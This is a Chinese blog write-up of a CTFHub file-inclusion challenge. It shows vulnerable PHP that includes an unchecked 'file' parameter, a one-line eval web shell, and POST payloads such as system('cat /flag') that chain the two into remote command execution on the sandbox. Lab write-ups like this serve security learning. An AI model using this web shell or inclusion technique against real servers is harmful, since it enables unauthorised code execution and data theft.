

ctfhub-文件包含

原创

At0m_ 于 2021-01-13 17:11:36 发布 534 收藏 1

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/helen1994/article/details/112575794>

版权

ctfhub-文件包含

```
← → ↻ ⚠ 不安全 | challenge-4647ed9025baf96a.sandbox.ctfhub.com:10080
应用 纵横网络靶场社区 先知社区 CTFHub HCTF AWD攻略笔记 | 大... Modern Binary Ex...

<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```

i have a [shell](#), how to use it ?

<https://blog.csdn.net/helen1994>

可以看到里面有一个include() 函数。

首先需要了解一下，什么是include() 的函数。

include()/require()/include_once()/require_once()参数可控的情况下，如导入为非.php文件，则仍按照php语法进行解析，这是include()函数所决定的。

通过 `include` 或 `require` 语句，可以将 PHP 文件的内容插入另一个 PHP 文件（在服务器执行它之前）。



效果就是如图所示：


将 footer.php 的内容 `Copyright © 2006-2021 W3School.com.cn` 包含到 main.php 中，然后 `<?php echo "<p>Copyright © 2006-" . date("Y") . " W3School.com.cn</p>"; ?>` 代码直接插入到了 `include` 函数所在的位置中。显示出来了右边的图片。

然后我们看一下源码：

```
<?php
error_reporting(0);
if (isset($_GET['file'])) {
    if (!strpos($_GET["file"], "flag")) {
        include $_GET["file"];
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i have a <a href="shell.txt">shell</a>, how to use it ?
```

<https://blog.csdn.net/helen1994>



输入一个文件的名称，可以直接将文件 `include` 到 php 文件中，然后发现有一个超级链接，有一个 `shell.txt` 文件，点击发现 `shell.txt` 文件的内容如下所示：




```
<?php eval($_REQUEST['ctfhub']);?>
```

<https://blog.csdn.net/helen1994>

可以看到eval函数，将请求的参数作为命令执行。可是txt文件是无法利用的，所以想到刚才的index页面中，有一个include函数，或许可以利用一下。



上图可以看到，我们通过get提交，将shell.txt的内容合并到index.php中，尝试post提交ctfhub的值，发现被执行了，然后输出了当下目录的文件。接下来就是查找flag。查看flag了



Elements Console Sources Network Performance Memory Application Security Lighthouse EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING

URL
http://challenge-4647ed9025baf96a.sandbox.ctfhub.com:10080/?file=shell.txt

enctype
 Enable POST application/x-www-form-urlencoded ADD HEADER

Body
ctfhub=system('ls /');

<https://blog.csdn.net/helen1994>

← → ↻ 不安全 | challenge-4647ed9025baf96a.sandbox.ctfhub.com:10080/?file=shell.txt

应用 纵横网络靶场社区 先知社区 CTFHub HCTF AWD攻略笔记 | 大... Modern Binary Ex... HCTF Blue-Whale OJ

ctfhub{b9fb54392eda8564e8e5201d}

i have a [shell](#), how to use it ?

Elements Console Sources Network Performance Memory Application Security Lighthouse EditThisCookie HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
http://challenge-4647ed9025baf96a.sandbox.ctfhub.com:10080/?file=shell.txt

enctype
 Enable POST application/x-www-form-urlencoded ADD HEADER

Body
ctfhub=system('cat /flag');

<https://blog.csdn.net/helen1994>

得到flag